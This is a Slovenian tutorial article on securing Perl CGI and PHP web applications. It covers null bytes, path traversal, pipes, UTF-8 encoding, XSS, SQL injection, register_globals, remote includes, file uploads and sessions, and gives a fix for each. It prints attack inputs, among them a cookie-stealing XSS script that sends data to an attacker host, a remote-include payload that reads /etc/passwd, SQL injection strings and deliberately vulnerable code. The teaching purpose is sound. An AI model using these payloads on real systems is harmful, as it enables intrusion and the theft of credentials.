Kriptografske zgoščevalne funkcije se uporabljajo predvsem za izdelavo »prstnega odtisa« sporočila, in sicer se dva izhoda razlikujeta le, kadar se tudi vhoda razlikujeta med seboj. S tem lahko ugotovimo na primer, če se je sporočilo med prenosom spremenilo (bodisi zaradi motenj med prenosom bodisi zaradi posega napadalca) ali ne. Dva razreda kriptografskih zgoščevalnih funkcij sta enosmerne zgoščevalne funkcije in zgoščevalne funkcije, odporne na trke. Pri enosmernih je najpomembnejša lastnost, da iz rezultata (izhoda) ni mogoče sklepati (ugotoviti) o vhodu – ne vemo, kakšno je bilo vhodno sporočilo, pri odpornih na trke pa, da dva različna vhoda ne dasta istega izhoda. Običajno pa zahtevamo kar oboje.Glavni način konstrukcije kriptografskih zgoščevalnih funkcij je Merkle-Damgardova konstrukcija, po kateri poljubno dolg vhod razdelimo na bloke fiksne dolžine ter te bloke enega po enega obdelamo s kompresijsko funkcijo. Kompresijska funkcija vsebuje funkcijo runde, ki je običajno (prilagojen) bločni simetrični šifrirni algoritem.

2 Nevarnosti pri skriptnih jezikih v spletnih aplikacijah

2.1 Uvod

Zlorabe v spletnih rešitvah so vedno pogostejše, saj klasični požarni zid običajno dobro varuje lokalno omrežje podjetja pred napadalci in se ti zato usmerjajo na nove cilje. Požarni zidovi za spletne aplikacije še niso toliko v uporabi, pa tudi povsem zanesljivi niso. Zaradi tega moramo pri programiranju spletnih rešitev uporabljati varnostne mehanizme, ki jih ponujajo orodja za izdelavo aplikacij sama. V prispevku smo se usmerili na obdelavo varnosti spletnih rešitev v programskih jezikih Perl in PHP, ki se pogosto uporabljata v ta namen. Poleg tega bomo pokazali nekatere splošne spletne ranljivosti, ki so značilne za vsa orodja. Z varnostnega vidika je najpomembnejša obravnava vhodnih podatkov.

Spletne aplikacije temeljijo na znani arhitekturi MVC (Model View Controller): uporabniški odjemalec je spletni brskalnik, vmesni člen je aplikacijski strežnik, v katerem se nahaja programska logika, tretji člen pa je podatkovna zbirka.

Spletne rešitve so vse bolj razširjene in podjetja jim posvečajo vedno več pozornosti, tako tista, ki ponujajo orodja za njihovo izdelavo, kot druga, ki spletne rešitve programirajo in tretja, ki jih uporabljajo. Zaradi takšne razširjenosti, pa tudi zato, ker njihova varnost še ni povsem dorečena, so spletne rešitve priljubljena tarča hekerjev.

Ne glede na uporabljeno tehnologijo (operacijski sistem, spletni strežnik, aplikacijski strežnik, programski jezik, SUPB – sistem za upravljanje podatkovnih baz), obstaja več tipov spletnih napadov, ki ogrožajo vse: skripte med spletnimi mesti (XSS – Cross-Site Scripting), SQL vrivanje (SQL Injection), premikanje med imeniki (path traversal), URL kodiranje, spreminjanje HTML form (Form Tampering), kanonikalizacija (Canonicalization), klici funkcij operacijskega sistema ...

Praktično vse te ranljivosti spletnih rešitev izvirajo iz ne dovolj preverjenih uporabniških vnosov. Preverjanje ni vedno enostavno delo, k sreči pa je v večini programskih jezikov, ki se uporabljajo za programiranje spletnih rešitev, na razpolago več uporabniških funkcij, s katerimi brez prevelikega napora zmanjšamo možnosti zlorab .
Spletno rešitev lahko v celoti izdelamo z brezplačnimi orodji (in takšnih je tudi največ), zato smo se tudi odločili za predstavitev varnostnih groženj in zaščite pred njimi, v zelo razširjenemu Perl-u ter posebej PHPju. Sicer obstaja še kar nekaj drugih skriptnih jezikov v ta namen (npr. Tcl/Tk, Python, Ruby ...), ki pa zaenkrat še niso tako uveljavljeni.

2.2 Kratek uvod v regularne izraze

Regularni izrazi so jezik končnih avtomatov, kot so definirani v teoriji računalništva. V pričujočem članku jih veliko uporabljamo. Njihova sintaksa je v obeh jezikih, ki jih obravnavamo (Perl in PHP), enaka. Z njimi opisujemo znakovne nize in nad nizi izvajamo operacije iskanja in zamenjave. Sestavljeni so iz vzorcev običajnih znakov in metaznakov. Vzorec je lahko sestavljen iz enega ali več znakov. En alfanumerični znak predstavlja samega sebe, znak pike (.) predstavlja

poljuben znak (z izjemo znaka za novo vrstico). Znaka za oglati oklepaj vsebujeta seznam znakov (npr. /[1234]/ pomeni, da mora v nizu biti znak 1 ali 2 ali 3 ali 4). Če je vzorec sestavljen iz več znakov, uporabljamo tudi »sidranje« (anchoring) vzorcev, mogoče pa je tudi podati iskanje po metaznakih samih s pomočjo leve poševnice (npr. /\.\[\]/ niz mora vsebovati podniz .[]). Z uporabo pomišljaja lahko prikažemo razpone (npr. /[0-9]/ niz mora vsebovati eno od cifer, /[A-Za-z0-9_]/ vsebuje enega od alfanumeričnih znakov ...). Poleg tega imamo bližnjice za najpomembnejše skupine znakov in njim inverzne množice znakov (npr. \d cifre, \D ne-cifre, \w besede, \W ne-besede, \s tabulatorji, znaki za novo vrstico, presledki in \S nasprotje tega).

Vzorci običajno vsebujejo več znakov, ne le enega. Povežemo jih z združevanjem v zaporedje, alternativnimi možnostmi, navajanjem števila ponovitev enega ali več znakov. Nadalje lahko z okroglimi zaklepaji določimo prednost ali pa jih uporabimo za pomnjenje. Zaporedje znakov podamo preprosto tako, da navedemo več znakov (ali njihovih skupin) neposredno enega za drugim (npr. /113/ ta niz mora vsebovati število 113, /Windows 5\.0/ ta pa Windows 5.0 ...).

Alternativno izbiranje med možnostmi podamo z znakom | (npr. niz mora vsebovati enega od naslednjih osebnih zaimkov /jaz|ti|on|ona|ono|mi|me|vi|ve|oni|one/).

Za podajanje števila ponavljanj znaka ali več znakov uporabljamo naslednje oznake:

? nič ali en znak

* nič ali več

+ eden ali več

{m,n} od *m* do *n* ponavljanj

{m,} *m* ali več ponavljanj

{,n} največ *n* ponovitev

{i} točno *i* ponovitev

(npr. /ha+ha/ niz vsebuje nekaj od haha, haaha, haaaha ..., /ha{3}ha/ niz vsebuje haaaha)

Okrogli oklepaji se, kot smo rekli, lahko uporabljajo kot pomnilnik kje naprej v vzorcu (npr. /(spredaj) (zadaj) obratno \2\1/ vsebuje niz: spredaj zadaj obratno zadaj spredaj).

S sidranjem vzorcev je mogoče opredeliti mesto vzorca znotraj niza (npr: /^Ivan Caf/ pomeni, da mora na začetku niza biti podniz Ivan Caf, /dipl\.ing\.$/ pa da je tik pred koncem niz dipl.ing.)

V regularnih izrazih obstaja operator ujemanja (match operator), ki vrne vrednosti resnično ali neresnično glede na to, ali je regularni izraz vsebovan v nizu ali ne. Označen je, kar z /regularni izraz/, pa tudi z m/regularni izraz/ ali m#regularni izraz# ali m{regularni izraz}.

Nadalje obstaja operator = ~, ki veže rezultat operatorja ujemanja na podano spremenljivko (npr. if ($odlocitev = ~ /[Dd]/) then ...), temu obraten operator je ! ~ (npr. if ($odlocitev !~ /[Nn]/) then ...)

Naslednji je operator zamenjave (substitucije) podanega vzorca z regularnim izrazom. Sintaksa je: s/vzorec/nadomestni_niz/ (npr. s/Windows/Linux/ zamenja podniz Windows z nizom Linux, $jezik = ~ s/C/Perl/ v spremenljivki $jezik zamenja znak C z nizom Perl, v tem načinu izvede samo eno zamenjavo). Če hočemo, da zamenja vse pojavitve vzorca, moram na koncu dodati smernico *g* (npr. $jezik = ~ s/C/Perl/g).
Povedali smo že, da spremenljivke \1, \2 ... hranijo podnize, ki se nahajajo v regularnem izrazu znotraj okroglih oklepajev. Vendar jih na ta način lahko uporabljamo samo v njegovem okvirju. Če hočemo te podnize uporabljati naprej v kodi, jih lahko beremo v spremenljivkah $1, $2 ... (npr. $ime = ~ m/Od:(.*)/; $posiljatelj = $1; ...).

2.3 Perl in Perl CGI

Perl (Practical Extraction and Report Language) je splošno namenski programski jezik, ki se izvaja v okviru navideznega stroja. Zaradi tega deluje na vseh platformah, za katere obstaja tak stroj. Ti pa obstajajo za praktično vse bolj znane operacijske sisteme, predvsem razne različice Unixa in Linuxa, pa tudi Windows. Perl je enostaven za uporabo in omogoča tako proceduralno programiranje kot tudi objektno usmerjeno, zanj pa obstaja tudi velika (brezplačna) zbirka modulov . Perl je izpeljan in izdelan iz programskega jezika C (vendar nima kazalcev) in vsebuje zmožnosti nekaterih orodij iz lupine operacijskih sistemov Unix (npr. sed in awk).

2.3.1 Perl in ničelni znak

Prva varnostna pomanjkljivost v Perl-u je nedorečena obravnava ničelnega znaka (to je znak \0 oziroma %00). Kot vemo ta znak v programskem jeziku C predstavlja konec niza. V Perlu bi ta znak (ne smemo ga zamenjati z znakom 0 ali presledkom) moral biti takšen kot vsak drug znak, kar pa ni vedno res, saj je Perlov interpreter programiran s C. Tako je mogoče z znakom \0 krajšati nize (in preko njih ukaze), obenem pa niz 'niz\0' ni enak nizu 'niz'. Iz tega izvira kar nekaj varnostnih problemov .

Primer krajšanja nizov:

V svetovnem spletu je kar nekaj aplikacij, ki kot parameter sprejmejo spletno stran, pri čemer privzamejo, da je njihova končnica html (in jo dodajo sami). Poenostavljen primer takšnega programa, ki prikaže podano spletno stran v brskalniku, je:

testIzpisCgi.pl

```
#!/usr/bin/perl

use CGI;

$poizvedba = new CGI;

print $poizvedba->header;

$stran = $poizvedba->param('spletnaStran');

open (FILE, "<$stran.html");

while (<FILE>) {print "$_" ;}

close (FILE);
```

Zgornji program deluje v redu, če za parameter spletnaStran, podamo dejansko html datoteko npr.test.html:

http://localhost/../scripts/testIzpisCgi.pl?spletnaStran=/inetpub/wwwroot/test

V tem primeru je rezultat takšen, kot ga je razvijalec načrtoval. Toda če podamo npr.:

http://localhost/../scripts/testIzpisCgi.pl?spletnaStran=testIzpisCgi.pl%00

skript prikaže svojo lastno kodo (to je v tem primeru program, ki izpiše samega sebe), če mu podamo kateri drugi skript, pa seveda izpiše tudi njegovo kodo. Znak %00 je URL kodirana oblika znaka \0. Problem je v tem, da Perl pri tem, ko odpira z nizom podano datoteko, upošteva le del niza pred tem znakom. Na ta način, bi si napadalec, na operacijskih sistemih Unix/Linux, lahko izpisal datoteko /etc/passwd. Gesla v tej datoteki, so šifrirana, vendar imajo pogosto premajhno entropijo. Zato jih lahko, če jo napadalec pridobi v posest, odkrije s programom za ugibanje gesel. Takšna programa sta na primer LC5 in John the Ripper.

Ta problem v Perlu obstaja povsod, kjer v kodi, vhodnim podatkom dodajamo pripone.

Težave povzroča (kot smo omenili) tudi dejstvo, da je niz 'niz\0' včasih enakovreden nizu 'niz', včasih pa ne. Posebej pri primerjanju v pogojnih stavkih, sta ta dva niza različna

Težav z ničelnimi znaki se v Perlu enostavno ognemo tako, da iz vhodnih podatkov odstranimo vse ničelne znake - to je mogoče storiti z naslednjo substitucijo:

```
$vhodni_podatek =~ s/\0//g;
```

2.3.2 Težave s poševnicami

Naslednji pogost varnostni problem so poševnice. Po priporočilih konzorcija W3C so znaki s posebnim pomenom za Linux/Unix lupino operacijskega sistema:

*& ; ` ' \ " | * ? ~ < > ^ ( ) [ ] { } $ \n \r*

Kadar se v vhodu v program pojavijo ti znaki, jih moramo predstaviti z ubežnico (escape), sicer ohranijo svoj, poseben pomen (Npr. > preusmeritev, \n nova vrstica...). V ta namen nad vhodnimi podatki uporabimo naslednjo substitucijo:

$vhodni_podatek =~ s/([\&;\`'\\\|"?~<>^\(\)\[\]\{\}\$\n\r])/\\$1/g;*

Tako postanejo običajni znaki, brez posebnega pomena. Če programerji na to pozabijo, je posledica v najboljšem primeru nepravilno delovanje, v slabem pa varnostne pomanjkljivosti, kot so razkritje vsebine občutljivih datotek, SQL vrivanje itd. Predvsem se pogosto zgodi, da ti znaki sicer so predstavljeni z ubežnico, vendar ne tudi znak leve poševnice (\ - backslash) .

Če ne uporabimo ubežnice za leve poševnice, zlonamernemu uporabniku ne moremo preprečiti dostopa do imenikov in datotek z naslednjo substitucijo:

$vhodni_podatek =~ s/\.\.//g;

Naš namen je, da iz vhodnega podatka odstranimo znak za premik navzgor po strukturi datotečnega sistema (..). Tako, če npr. napadalec za ime datoteke poda:

/usr/tmp/../../etc/passwd

To postane: /usr/tmp///etc/passwd

s čemer napadalec ne doseže želenega rezultata, ker je dovoljeno podati več zaporednih poševnic in se tako ne more dvigniti iz trenutnega imenika navzgor. Toda če leva poševnica ni podana z ubežnico, je zgornji varnostni ukrep mogoče zaobiti z naslednjim vnosom:

/usr/tmp/.\./.\./etc/passwd

Regularni izraz ne deluje zaradi leve poševnice, zato napadalcu njegov namen uspe.

Rešitev je tudi tu preprosta, paziti moramo, da tudi za levo poševnico uporabimo ubežni znak (torej tako \\ ).

2.3.3 Težave s cevmi

V Perlu imamo pri odpiranju datotek s stavkom open() možnost, da podamo ukazno vrstico kot vhod oziroma izhod. To je mogoče, če pred (izhod) ali za njo (vhod), dodamo znak |. Sintaksa je naslednja:

open (DATOTEKA, "|ukazna vrstica"); -- odpre datoteko za pisanje

open (DATOTEKA, "ukazna vrstica|"); -- odpre datoteko za branje

Primer programa za neposredno tiskanje na tiskalniku:

```
open (TISKALNIK, "|lpr");

print TISKALNIK  $podatki;

close TISKALNIK;
```

Primer izpisa vsebine trenutnega imenika:

```
$izpis = "dir|";

open (DATKA, $izpis);

while (<DATKA>)

{

    print $_,"\n";

}

close DATKA;
```

Napadalec pridobi dostop do ukazne vrstice, če poda spremenljivki $datoteka spodnjo vrednost :

```
$datoteka = "c:\\winnt\\system32\\cmd.exe|";

open(DATKA, $datoteka);

while (<DATKA>)

{

   print $_,"\n";

}

close DATKA;
```

Zlorabam s pomočjo cevi se je mogoče enostavno izogniti, če pri odpiranju datotek s funkcijo open(), podamo znak '<' (branje),' >' (pisanje) ali '>>' (dodajanje). Primer je:

```
$datoteka = "c:\\winnt\\system32\\cmd.exe|";

open(DATKA, "<$datoteka");
```

Mogoče je tudi filtrirati znak za cev | z:

```
$vhod =~ s/(\|)/\\$1/g
```

2.3.4 Veljavnost znakov v UTF-8 zapisu

UTF-8 kodiranje omogoča prikaz praktično vseh obstoječih znakov, predvsem znakov iz abeced naravnih jezikov. Vrsto kodiranja v XML, XHTML in HTML dokumentih določimo:

1. z uporabo parametra 'charset' v glavi HTTP:
   Content-Type: text/html; charset=UTF-8

2. za XML (in XHTML) z psevdo atributom 'encoding':
   <?xml version="1.0" encoding="UTF-8" ?>

3. v HTML uporabimo <meta> oznako v <head>:
   <meta http-equiv="Content-Type" content="text/html;charset=utf-8" >

Kadar naša aplikacija s formami sprejema UTF-8 kodirane znake, jih preverimo z naslednjim testom:

```
$veljaven_vnos =~

m/^(    [\x09\x0A\x0D\x20-\x7E]          # ASCII

  | [\xC2-\xDF][\x80-\xBF]                # 2 bajtna ne-predolga oblika

  |  \xE0[\xA0-\xBF][\x80-\xBF]          # izključimo predolge oblike

  | [\xE1-\xEC\xEE\xEF][\x80-\xBF]{2} # neposredne 3 bajtne oblike

  |  \xED[\x80-\x9F][\x80-\xBF]           # izločimo nadomestke

  |  \xF0[\x90-\xBF][\x80-\xBF]{2}       # nivoji 1-3

  | [\xF1-\xF3][\x80-\xBF]{3}             # nivoji 4-15

  |  \xF4[\x80-\x8F][\x80-\xBF]{2}       # nivo 16

 )*$/x;
```

Če je vnos regularen je rezultat ‘true’ drugače pa ‘false’. V primeru, da tega ne naredimo, lahko napadalci tvorijo nelegalna UTF-8 kodiranja, na naslednja načina:

- UTF-8 zaporedje za posamezen znak, je lahko daljše, kot je potrebno
- UTF-8 zaporedje lahko vsebuje neveljavne bajte, ki niso v skladu z nobenim od formatov

Spletni strežniki in spletne aplikacije praviloma izvajajo več stopenj obdelave vhodnih podatkov, od njihovega zaporedja pa je lahko odvisna varnost. Zaporedje je sestavljeno iz URL dekodiranja, ki mu sledi UTF-8 dekodiranje, vse skupaj pa je premešano še z raznimi varnostnimi preizkusi. Primer nevarnosti je, če npr. aplikacija testira, ali vhod vsebuje dve piki (.. – direktorij navzgor) pred UTF-8 dekodiranjem, je mogoče dve piki vstaviti s “predolgim“ UTF-8 formatom. Tudi če je

to preverjeno, imamo npr. za predstavitev znaka pike (AE) še pet drugih (predolgih) predstavitev (C0 AE, E0 80 AE, F0 80 80 AE, F0 80 80 80 AE in FC 80 80 80 80 AE). Če nadalje pogledamo predstavitev C0 AE, morata biti najpomembnejša bita drugega bajta 10, ker tega nekatere aplikacije ne preverjajo, je mogoče tudi "00", "01" in "11" in so tako dodatne možnosti predstavitve še C0 2E, C0 5E in C0 FE. Stvari so še bolj zapletene glede na dejstvo, da je mogoče podatke poslati s HTTP protokolom v več oblikah, npr. v surovi, to je brez vsakega URL kodiranja, kar pomeni pošiljanje ne-ASCII znakov, v poti, povpraševanju in telesu, kar sicer ni v skladu s HTTP standardom, vendar jih večina HTTP strežnikov vseeno sprejme. Veljavno URL kodiranje zahteva, da je vsak ne-ASCII znak URL kodiran (to bi pomenilo, da moramo zgornji C0 AE kodirati kot %C0%AE). Pri neveljavnem URL kodiranju so nekatera heksadecimalna števila zamenjana z neheksadecimalnimi števili, rezultat pa se ponekod interpretira tako kot izvorni (npr. %C0 se interpretira kot število znaka – ('C'-'A'+10)*16+('0'-'0') = 192, %M0 pa kot ('M'-'A'+10)*16+('0'-'0')=448, kar pa se prisiljeno za predstavitev z enim bajtom prav tako pretvori v 192 (osem najmanj pomembnih bitov)). Torej če algoritem sprejme neheksadecimalne znake (kot je 'M'), sta varianti za %C0 tudi %M0 in %BG.

Če napadalcu sledeči napad ne uspe:

http://streznik/cgi-bin/napaden.pl?vnos=../../winnt/system32/cmd.exe?+/c+dir+c:\

Lahko poizkusi še z naslednjim URL kodiranjem napada:

http://streznik/cgi-bin/napaden.pl?vnos=..%2F../winnt/system32/cmd.exe?+/c+dir+c:\

ter še s štirinajstimi različnimi Unicode kodiranji napada, ki jih najdete v .

2.3.5 Preprečevanje napadov s skripti med spletnimi mesti

Skripti med spletnimi mesti (Cross-Site Scripting – XSS), so ene najpogostejših varnostnih težav pri spletnih rešitvah (ki jih razvijalci zaradi časovnih rokov in zahtevnosti pogosto prezrejo) . Spletišče je ranljivo, če spletna rešitev prikaže vsebino, ki jo je vnesel uporabnik in ne preveri ali so v vsebini zlonamerne skriptne oznake. Na ta način običajno zlonamerni uporabniki napadajo druge uporabnike preko spletnih mest tretjih oseb.

Primer ranljivega programa:

```
#!/usr/bin/perl

use CGI;

my $cgi = CGI->new();

my $vnos = $cgi->param('vnosno_polje');

print $cgi->header();
```

print "Vnesli ste $vnos";

Napadalec lahko v parameter 'vnosno_polje' vpiše zlonamerno (Javascript, pa tudi HTML) kodo. Na primer:

Hvala za vaš piškotek <script>document.location='http://www.hacker.com/cgi-bin/cookie.cgi? ' + document.cookie</script>

Ko nato drug uporabnik naloži to stran v svoj brskalnik, postane napadalčeva žrtev (uporabnikov piškotek pridobi heker in ga nemara lahko uporabi za ugrabitev seje). Napaka v tem skriptu je v tem, da ta program ne preverja uporabnikovega vnosa, ampak izpiše vse, kar je bilo vneseno..

Napadi so mogoči tudi neposredno preko URL vrstice :

http://www.nevarno.si/ranljiv.pl?vnosno_polje=<script>alert(document.cookie)</script>

Če napadalec navede neprevidnega uporabnika, da izbere takšno povezavo, bo mu njegov brskalnik v tem primeru prikazal trenutno množico piškotkov. Napadalec lahko poda tudi mnogo nevarnejšo kodo: kodo za krajo gesel, preusmeritve na zlonamerna spletna mesta (npr. trojanske spletne banke)...

Pri spletnih rešitvah, ki temeljijo na Perl CGI in mod_perl, zmanjšamo nevarnost skript med spletnimi mesti, tako da opravimo ustrezno preverjanje vhodnih podatkov, kot je na primeru spodaj:

$preverjen_vnos =~ s/[^A-Za-z0-9]/ /g;*

Tako ohranimo samo velike in male črke, števila in presledke. To je zanesljiva zaščita, le da je pri nekaterih aplikacijah to prehuda omejitev. V takih primerih (kadar so potrebni tudi znaki s posebnim pomenom) pa je lahko odstranjevanje zlonamernih elementov iz vhodnih podatkov mnogo težje.

Druga možnost je, da preden prikažemo vsebino, HTML oznake predstavimo z ubežnicami. Za ta namen obstaja perl modul HTML::Entities s funkcijo HTML::Entities::encode(), ki pretvori HTML znake v HTML reference entitet. Npr. znak '<' pretvori v '<', '>' v '>', '"' v '"'

Zgornji program zavarujemo s zamenjavo HTML oznak v HTML reference entitet, z omenjenim modulom, kot je podan spodaj:

```
#!/usr/bin/perl

use CGI;

use HTML::Entities;

my $cgi = CGI->new();
```

```
my $vnos = $cgi->param('vnosno_polje');

print $cgi->header();

print "Vnesli ste ", HTML::Entities::encode($vnos);
```

Če uporabljamo mod_perl (to je Perl povezan s spletnim strežnikom Apache, posebej namenjen za spletne aplikacije), je za programerje še bolje poskrbljeno, saj imajo poleg zgornjih rešitev, tudi modul posebej namenjen za preverjanje uporabniških vnosov. Imenuje se Apache::TaintRequest. Primer njegove uporabe je:

```
use Apache::TaintRequest ();

sub handler {

 my $r = shift;

 $r = Apache::TaintRequest->new($r);

 my $niz = $r->query_string();

 $r->print($niz);   # html oznake so prikazane z ubežnicami

   ...
}
```

Dobra preventiva pred temi napadi je tudi, če v brskalniku izključimo skriptne jezike (Javascript, JScript, VBScript ...).

2.3.6 Preprečevanje SQL vrivanja

Kadar spletna aplikacija dostopa do podatkovne zbirke na osnovi uporabnikovega vnosa, lahko napadalec z ustrezno prirejenim vnosom zlorabi podatkovno zbirko. Takšne napade imenujemo SQL vrivanje (SQL Injection) . Ranljivost ponovno izvira iz ne dovolj preverjenih vhodnih podatkov. Ker je težko odkriti vse nevarne konstrukte, je bolje odstraniti vse razen dovoljenih – kar pa je včasih v praksi težko storiti. Primer je lahko naslov elektronske pošte. Dovolimo samo, male in velike črke, cifre, afno, piko, pomišljaj in podčrtaj. Toda ker imajo nekateri dokaj eksotične naslove (ki vključujejo npr. znake ', + itd.), so pri takšnem preverjanju izločeni, kar lahko za lastnika spletišča pomeni ekonomsko škodo.

Oglejmo si primer za SQL vrivanje ranljive kode.

```
#!/usr/bin/perl

use CGI;

my $cgi = CGI->new();
```

```
my $ime = $cgi->param('vnosno_polje1');

my $geslo = $cgi->param('vnosno_polje2');

my $sth = $dbh->prepare("SELECT * FROM uporabniki WHERE

        uporabnik = $ime and up_geslo = $geslo ");

$sth->execute();
```

Če napadalec za $ime poda npr. »' ' or 1=1« in isto za $geslo, bo ta program odvisno od nadaljnje kode, izpisal prvo vrstico iz tabele uporabniki ali celo vse vrstice. V tem primeru je dejanski SQL stavek, ki se izvede, takšen:

```
SELECT * FROM uporabniki WHERE  uporabnik = ' ' or 1 = 1 and up_geslo = ' ' or 1 = 1
```

Na osnovi tega principa, je mogoče ustvariti veliko število zlorab. Z znakom - -, je mogoče krajšati SQL stavke (ta znak namreč pri večini podatkovnih zbirk predstavlja znak za komentar). Z znakom ;, pa je mogoče dodajati dodatne SQL stavke.

Zaščito močno okrepimo, če za spremenljivke uporabimo nameščanje (placeholder).

Zgornji primer, bi spremenili v:

```
#!/usr/bin/perl

use CGI;

my $cgi = CGI->new();

my $ime = $cgi->param('vnosno_polje1');

my $geslo = $cgi->param('vnosno_polje2');

my $sth = $dbh->prepare("SELECT * FROM uporabniki WHERE

        uporabnik = ? and up_geslo = ? ");

$sth->execute($ime, $geslo);
```

Če napadalec, v tem primer za $ime in $geslo ponovno poda »' ' or 1=1«, je SQL stavek, ki se dejansko izvede naslednji:

```
SELECT * FROM uporabniki WHERE  uporabnik = '" or 1=1' and up_geslo = '" or 1=1'
```

in tako njegov namen ne uspe.

Za nadaljnje izboljšanje zaščite pred SQL vrivanjem, je kot pri prejšnjih sekcijah, potrebno vse znake s posebnim pomenom, predstaviti z ubežnico.

V podatkovni zbirki MySQL v ta namen, obstaja funkcija:

mysql_real_escape_string()

V Perlu pa DBD metoda:

$dbh->quote($stavek).

K boljši varnosti pripomore tudi, če je aplikacija zasnovana tako, da so opozorila vidna samo skrbniku, ne pa tudi uporabnikom. Zlonamerni uporabnik tako ne more spoznati strukture podatkovne zbirke. Če temu ni tako, lahko napadalec s posebej sestavljenimi (napačnimi) vnosi sondira zbirko.

2.4 PHP

2.4.1 Globalne spremenljivke

V različicah PHP pred 4.2.0, je v inicializacijski datoteki php.ini, direktiva register_globals, po tovarniških nastavitvah, nastavljena na ON. V tem primeru PHP ne preverja, kje je bila določena spremenljivka inicializirana . Zaradi tega lahko (zlonamerni) uporabnik, sam nastavi njeno vrednost v URL vrstici ali vnosnem polju. Za ilustracijo poglejmo spodnji skript:

```
# slabo.php

<?php

    if ( pooblascen_uporabnik($uporabnik, $geslo))

   {   $dovoljeno = ''D''; }

    if ( $dovoljeno  = = ''D'' )

    {   echo $obcutljivi_podatek; }

?>
```

Problem s tem skriptom je, da je mogoče spremenljivko $dovoljeno, nastaviti na ''D'', v URL vrstici, kot je spodaj:

http://www.slab.si/slabo.php?uporabnik=peter&geslo=skrivno&dovoljeno=D

V takem primeru, bi se $obcutljiv_podatek izpisal, ne glede ali je uporabnik pooblaščen ali ne. Problema se rešimo tudi, če vse spremenljivke v skriptu inicializiramo preden jih uporabimo. Npr. tako:

```
# dobro.php
```

```
<?php

    $uporabnik = $_GET[''uporabnik''];

    $geslo      =  $_GET[''geslo''];

    $dovoljeno  = ''N'';

    if ( pooblascen_uporabnik($uporabnik, $geslo))

   {   $dovoljeno = ''D''; }

    if ( $dovoljeno  = = ''D'' )

    {   echo $obcutljivi_podatek; }

?>
```

Pri tem je možnost tudi to, da aplikacijo razvijamo z direktivo error_reporting E_ALL. Vendar je najlažje izključiti register_globals (oziroma ga pustiti izključenega) .

2.4.2 Vključevanje datotek z medmrežja

Kadar skripte vsebujejo kodo kot je:

```
<?php

 if (!($fd = fopen("$datka", "r"))

  echo("Ne morem odpreti datoteke: $datka<BR>\n");

?>
```

in napadalec uspe nastaviti spremenljivko $datka na vrednost /etc/passwd, bo ta program mogoče izpisal datoteko z gesli. Mogoči pa so tudi manj pričakovani napadi, ki izvirajo iz vključevanja datotek z oddaljenih lokacij . Poglejmo spodnji skript:

```
<?php

 include($imenik_knjiznic . "/knjiznica1.php");

?>
```

Funkcija include() omogoča dostop, ne samo do lokalnih knjižnic, ampak tudi dostop do skript na spletiščih tretjih oseb. Če v zgornjem skriptu napadalcu uspe nastaviti spremenljivko $imenik_knjiznic, npr. na http://napadalec.com , lahko tam ustvari svoj PHP skript, npr:

```
<?php
```

passthru("cat /etc/passwd");

?>

in ga prav tako poimenuje knjiznica1.php. Na ta način se bo izvedel napadalčev skript in ne naš, ter prav tako izpisal datoteko z gesli. Napadalec mora paziti le, da na njegovem spletišču ni mogoče izvajati datotek tipa php, sicer se skript izvede na njegovem spletnem mestu.

2.4.3 Nalaganje uporabnikovih datotek

PHP omogoča uporabnikom, da nalagajo svoje datoteke na spletna mesta. Pri tem uporabljamo HTML FORM element (z ustreznimi INPUT elementi). Primer takšne HTML kode je:

<FORM METHOD="POST" ACTION=''skript.php'' ENCTYPE="multipart/form-data">

<INPUT TYPE="FILE" NAME="datka">

<INPUT TYPE="HIDDEN" NAME="MAX_FILE_SIZE" VALUE="2048">

<INPUT TYPE="SUBMIT">

</FORM>

Uporabnik lahko poda datoteko, ki se naloži na spletno mesto. Posebnost pri tem je, da se naloži na disk, preden jo PHP pretolmači . Preveri samo, če ni predolga, glede na dolžino podano v formi in dolžino podano v nastavitvah php.ini. Shrani se v začasni imenik (npr. /tmp), z naključno določenim imenom. PHP nato potrebuje podatke o naloženi datoteki, da bi jo lahko procesiral. To doseže na dva načina, eden je v uporabi že od PHP različice 3, drugi pa je nastal, da bi odpravili varnostne probleme, povezane s prvim (ki pa ga programerji po inerciji še vedno uporabljajo). Pri tem prvem načinu, PHP priredi štirim globalnim spremenljivkam naslednje vrednosti (primer za zgornjo formo):

$datka = ''Ime datoteke na strežniku npr. /tmp/phpdfAt3e2 ''

$datka_size = ''Dolžina datoteke v bajtih npr. 2048''

$datka_name = '' Originalno ime datoteke na uporabnikovem računalniku npr:

c:\\temp\\datka.txt"

$datka_type = ''Mime tip naložene datoteke npr. "text/plain"

PHP nato nadaljuje s procesiranjem datoteke, katere ime je podano v spremenljivki $datka. Pri tem se pozablja, da lahko to spremenljivko določi napadalec, npr.tako:

http://ranljivo_mesto/skript.php?datka=/etc/passwd&datka_size=10240&datka_type=text/plain&datka_name=datka.txt

V tem primeru imajo te globalne spremenljivke naslednje vrednosti (nastavili bi jih lahko tudi s HTML formo s POST metodo):

$datka = "/etc/passwd"

$datka_size = 2048

$datka_type = "text/plain"

$datka_name = "datka.txt"

Skript skript.php bi nato verjetno prikazal vsebino datoteke z gesli. Kot vidimo lahko napadalec, namesto da bi naložil svojo datoteko, prevara PHP spletno mesto tako, da ta obdela svojo lastno (občutljivo) datoteko.

PHP rešuje ta problem s funkcijama:

1. bool **move_uploaded_file** (string ime_datoteke, string destinacija). S to funkcijo preverimo, če je datoteka podana s parametrom ime_datoteke, veljavno naložena (da je naložena s HTTP POST mehanizmom). V tem primeru jo prenesemo v datoteko določeno z nizom 'destinacija'.

2. bool **is_uploaded_file** (string ime_datoteke). Ta funkcija samo preveri ali je datoteka podana s parametrom 'ime_datoteke', res naložena preko mehanizma HTTP POST.

2.4.4 Seje

Ker protokol HTTP, kot osnova svetovnega spleta nima stanja (ne hrani pretekle dejavnosti uporabnika), moramo, v primeru, če uporabnik dostopa do več dokumentov v isti aplikaciji, poskrbeti za hranjenje podatkov v zvezi z dejavnostjo uporabnikov . To se običajno rešuje s piškotki, ki se hranijo na uporabnikovem računalniku. Druga možnost so skrita polja v formah (... <input type='hidden' name='seja' value='stanje' />. S PHP 4.0 in naprej je za seje še bolje poskrbljeno. Večina podatkov o uporabnikovem stanju (oziroma seji), je shranjena na spletnem strežniku, na uporabnikovi strani je le enostaven piškotek (v njem je samo oznaka seje – PHPSESSID). Obstaja pa tudi možnost, da oznako seje prenašamo z URLji.

